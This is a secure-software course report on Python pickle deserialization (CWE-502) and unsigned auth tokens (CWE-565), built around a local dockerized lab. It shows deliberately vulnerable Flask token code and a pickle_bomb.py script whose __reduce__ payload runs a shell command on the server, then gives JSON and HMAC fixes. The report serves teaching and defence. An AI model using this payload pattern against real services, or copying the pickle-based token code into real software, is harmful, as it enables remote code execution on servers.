Thomas T Bakaysa Jr
Secure Software Development

Insecure Deserialization CWE-502 Report

Intro

A common critical vulnerability (appearing in OWASP 08:2017) is the use of insecure deserialization methods; this is a critical security flaw that allows for the potential for Remote Code Execution. Attackers can then gain access to, control and/or destroy resources.


Insecure deserialization exploits are often hard to find and are overlooked since from an attacker's point of view, they would need to correctly guess how the internals of a system work with serialized objects. This remains a critical security flaw, since successful attacks can cause substantial damage.

This vulnerability actually stems from a larger issue in servers' trusting sources outside the trust boundary. Untrusted sources must always be verified and authenticated; any system in interacting with data from a potential attacker must be hardened against malicious actions.


Testing Simulation

To showcase these vulnerabilities, a simulation using dockerized mini services was created. These act as a frontend and backend server. By connecting to localhost:3000 a user is able to access the main website and the associated files, including client.js, the main script that governs how the website communicates with the backend server.

Client.js sends requests through axios to the backend Python Flask app that functions as this simulation's server. The main functions that exist for this simulation is a login page to choose between two users, Thomas (admin) and Evelyn (member), and an admin panel. Thomas can access the admin panel while Evelyn cannot due to their different roles. While the mechanism controlling the panel's view can be modified by the client, the response from the server cannot.



Behind the scenes, the client receives an auth token (authorization token) when the user signs in. The client stores that auth token until the user signs out. That auth token is then attached to the request for access to the admin panel, the server checks the role of the auth token and decides whether to allow access based solely on the role listed.




This is a common method of authorization as more services move towards statelessness, as this offloads user lookups and authentication to the auth token. The server only needs to authenticate once and the auth token takes care of the rest.

Vulnerability analysis

CWE-502: Deserialization of Untrusted Data Severity: Critical	CWE-565: Reliance on Cookies without Validation and Integrity Checking Severity: Moderate

Not all data formats are viable for transport between systems. To get around this, we serialize data into a transportable format, especially over web traffic. This is inherently risky, as not all serialization libraries are born equal. The Python Pickle library, for example, is incredibly useful for transporting almost any python structure as in fact the standard for doing so.

This versatility makes it a nightmare for security, as a malicious actor can purposefully create a pickled object that automatically runs as it's deserialized. The python library page itself contains a warning against unpickling untrusted data. It is important to select the proper libraries for such tasks, using secure libraries for anything that comes in from beyond the trust boundary.



Tagged as CWE-502: Deserialization of Untrusted Data in the CWE database, the danger posed by using insecure deserialization libraries is remote code execution. An attacker can exploit this vulnerability to gain access to sensitive information or gain total control over the machine. The python pickle library is notorious for this, and is specifically mentioned in the CWE entry, as the exploit occurs before any checks can be made against the data. This allows for Remote Code Execution, granting the attacker limited to full control of the server.

The danger of blindly trusting incoming data is that the system does not check if the data itself has been modified. In this simulation, we are in a stateless authorization system. At a successful login, the server sends an auth token to the user that is used as a badge to determine the permission that the user has. The danger then lies in the fact that the server does not have any real way to validate the auth token without looking up the user and verifying that information. In a server that may be getting thousands of requests at any one moment, looking up a user for every single request is a lot

of overhead. Auth tokens are supposed to simplify and offload that logic but are inherently insecure since there is nothing stopping an attacker from changing their role and claiming that they are an admin instead of a user. This is a different weakness entry, CWE-565: Reliance on Cookies without Validation and Integrity Checking, which our system must also remedy as well before the auth token can be considered secure.


Proof of Exploit

The simulation comes equipped with scripts that automatically showcase how an attacker may take advantage of these vulnerabilities. A comprehensive README had been provided to facilitate the use of the simulation and its scripts.

Insecure Deserialization

The server uses JSON to store user data and roles. The server serializes the data using python pickle and then uses that string as an auth token to send to the requestor. For this scenario, this is complete overkill since we could just encode the JSON. In a production environment however, the object being encoded may be a Class or Function that a JSON object simply could not handle easily.

app.py



...

```python
@app.route("/login", methods=['POST'])
def login():
    data = request.get_json()
    if data is None:
        print(f'warning: {data}.get_json() is returning None')
        return jsonify({'error' : f'Invalid Request'}), 400

    user_id = data.get('user_id')

    user_data = usr_ctrl.get_user_data(user_id)
    if user_data is None:
        print(f'warning: {user_id} is not a valid user_id')
        return jsonify({'error' : f'Invalid Login'}), 400

    authToken = usr_ctrl.create_token(user_data)

    return_data = {
        'user_data': user_data,
        'authToken': authToken
    }

    return jsonify(return_data)
```

user_controller.py

```python
def create_token(user_data):
    '''
    Create a token for the session.
    The token contains user preferences and roles.

    This uses python pickle - which is very unsecure.
    '''
    try:
        # pickle the data
        pickled_data = pickle.dumps(user_data)
        # convert binary pickle data into a string for transport
        authToken = base64.b64encode(pickled_data).decode('utf-8')
        return authToken
    except Exception as e:
        return None
```

While this is also an example of Broken Access Control, since a pickled object is not encrypted and can thus be unpickled by anyone, the more critical vulnerability is that an attacker now knows that at some point the pickled object must be deserialized. Looking at client.js, which is responsible for

handling requests to the server, we can clearly see that the auth token (the pickled object) is being attached to a header and sent via a get request to the server along the ‘access_admin’ route.

client.js

```
    headers : {
        // 'Content-Type' : 'application/json',
        'Authorization' : `Bearer ${token}`
    }
}

const response = await axios.get('access_admin', config);
```

All an attacker has to do is pickle a python class with a __reduce__ field, which automatically runs when the object is deserialized, allowing the attacker to execute code on the machine.

pickle_bomb.py

```
def main():
    print('Generating pickle payload')
    # create the class as a payload
    payload = pickle.dumps(RCE_Exploit())
    # encode it to look like what the server expects
    payload_token = base64.b64encode(payload).decode('utf-8')

    # we make the headers that the server expects
    headers = {
        'Authorization' : f'Bearer {payload_token}'
    }

    print(f'Sending payload.')
    # send the payload
    try:
        requests.get(TARGET_URL, headers=headers)
```

pickle_bomb.py payload

```
class RCE_Exploit(object):
    # Tells pickle to not just load but run this function
    def __reduce__(self):
        # command to execute on the server
        cmd = 'echo "Nice Couch :)" > /app/unwelcome_guest.txt'
        # what to run
        return (os.system, (cmd,))
```

For this simulation we create a file in the app root folder called “unwelcome_guest.txt”. A truly malicious actor could execute a reverse shell and gain terminal access to the server or just wipe the entire box. The risk of catastrophic loss from this weakness cannot be overstated.

Before pickle_bomb.

```
(venv) thomas@thomas-G5-5505:~/Documents/SecureSoftwareDev/SSD-final-project/insecure_serialization/server$ ls
app.py  data  Dockerfile  requirements.txt  src
```

After pickle_bomb. Note the “unwelcome_guest.txt” file now present.


```
(venv) thomas@thomas-G5-5505:~/Documents/SecureSoftwareDev/SSD-final-project/insecure_serialization/server$ ls
app.py  data  Dockerfile  requirements.txt  src  unwelcome_guest.txt
```

Broken Access Control

Moving away from the insecure pickle library, we now base64 encode just the actual user data JSON and send that as the auth token. For the client, nothing has changed, they still receive the auth token and store it. Attaching it to the headers for the admin request. This is a CWE-565: Reliance on Cookies without Validation and Integrity Checking vulnerability.

The weakness herein is that the server has no way of validating the data to ensure it hasn't been tampered with. It blindly trusts the data because it is in a safe format.

For completeness, this vulnerability and an accompanying exploit are included in this simulated environment.



Remediation

We are guided by two secure coding principles for securing the backend server. complete mediation by having a firm trust boundary, which means validating any data coming in from an untrusted source and using secure libraries. The new secure auth tokens are made using the trusted and maintained hmac and hashlib libraries. While the tokens themselves can technically be done by using JWTs (JSON Web Tokens), we create our own simple signed auth tokens to show the internal of how such secure tokens function. For production, it is recommended to use JWTs which have working libraries for multiple different languages at https://www.jwt.io/libraries.

We also apply the principle of economy of mechanism with the hmac signature. With the JWT library it's even easier. This requires nothing from the client and is quickly done on the server, as generating an hmac signature is computationally cheap and can be done at almost any location. Authenticating user credentials and permissions must be done securely and can quickly grow into a large overhead on a busy server.

Insecure Deserialization

Insecure deserialization is fixed by moving away from the pickle library and using only JSON. We take the user data, which is stored in a JSON object, and then encode it in base64 for easy transport via http. This new auth token is then used to authorize the user.

user_controller.py

```python
def create_token(user_data):
    '''
    Create a token for the session.
    The token contains user preferences and roles.

    This uses python pickle - which is very unsecure.
    '''
    try:
        # pickle the data
        pickled_data = pickle.dumps(user_data)
        # convert binary pickle data into a string for transport
        authToken = base64.b64encode(pickled_data).decode('utf-8')
        return authToken
    except Exception as e:
        return None
```

```python
def create_token(user_data):
    '''
    Create a token for the session.
    The token contains user preferences and roles.

    We are now encoding just a JSON object.
    '''
    try:
        # convert the user_data into a http friend string
        authToken = base64.b64encode(json.dumps(user_data).encode()).decode('utf-8')
        return authToken
    except Exception as e:
        return None

def load_token(authToken):
    '''
```

Broken Access Control

This fix however, with no other changes, still leaves the broken access control weakness. To remediate this issue, we import the hmac and hashlib library, enabling the server to generate signatures of the user data. With this new auth token of data and signature, we can now validate that the data being sent back hasn't been modified.

user_controller.py

```python
def create_token(data):
    '''
    Create a auth token of data with an hmac signature attached
    '''
    encoded_json = encode_json(data)
    signature = create_hmac(data).hexdigest()
    return f'{encoded_json}.{signature}'
```

```python
def create_hmac(user_data) -> hmac:
    '''
    Create and return a hmac signature for the byte
    :param user_data: JSON object
    '''
    auth_token_bytes = json.dumps(user_data).encode('utf-8')
    hmac_obj = hmac.new(HMAC_KEY, auth_token_bytes, hashlib.sha256)
    return hmac_obj
```

This is almost exactly how JWTs work and is a standard used across many web services today. More on JWTs can be found at https://www.jwt.io/introduction#what-is-json-web-token. The new auth token is secure because we are now using a safe data format for serialization and more importantly, we now have a method to validate the integrity of the data being returned.

```
(venv) thomas@thomas-G5-5505:~/Documents/SecureSoftwareDev/SSD-final-project/secure_app$ python privileg
No argument provided. Attempting to retrieve token for user_id = 1.
Server has responded. eyJ1c2VyX2lkIjogMSwgInVzZXJfbmFtZSI6ICJFdmVseW4iLCAicm9sZSI6ICJtZW1iZXIifQ==.1a6e6

For user Evelyn:
Server has responded. {'is_elevated': False}


Modifying data:
{'user_id': 1, 'user_name': 'Evelyn', 'role': 'member'}

New user data.
{'user_id': 1, 'user_name': 'Evelyn', 'role': 'admin'}

New autherization token.
eyJ1c2VyX2lkIjogMSwgInVzZXJfbmFtZSI6ICJFdmVseW4iLCAicm9sZSI6ICJhZG1pbiJ9.1a6e6bbcbc39fce83c5cf070a5f7007


Retrying with new token. . .
Server has responded. {'error': 'Signature mismatch'}
```

Conclusion

This project has shown how important using safe libraries and a firm trust boundary is essential in maintaining operational security. A lapse in any of these areas, short sighted architectural decisions and blindly trusting data can very quickly lead to critical vulnerabilities in any system. This is especially true with any web-based application that must take in untrusted data.

These security first designs must be made in tandem with the development of software and not as add-ons after the fact, the traditional development mindset must change. Security must be integrated at every step of the way, else the application and services fall prey to ever evolving threats. As newer tools lower the skill ceiling for attackers and allow the quick iteration of software, the risk to any exposed surface is steadily increasing. These two vulnerabilities have appeared in OWASP top ten before, with broken access controls being number one in the most recent top 10. This only highlights the uphill battle technological services and their creators face, as small decisions made in haste can lead to devastating losses. Adherence to secure design principles is a requirement in today's rapidly advancing world. Perfect system security is a myth, but that doesn't mean we shouldn't try.

Acknowledgement: AI was utilized for assistance in research. No code or sentences were written by AI.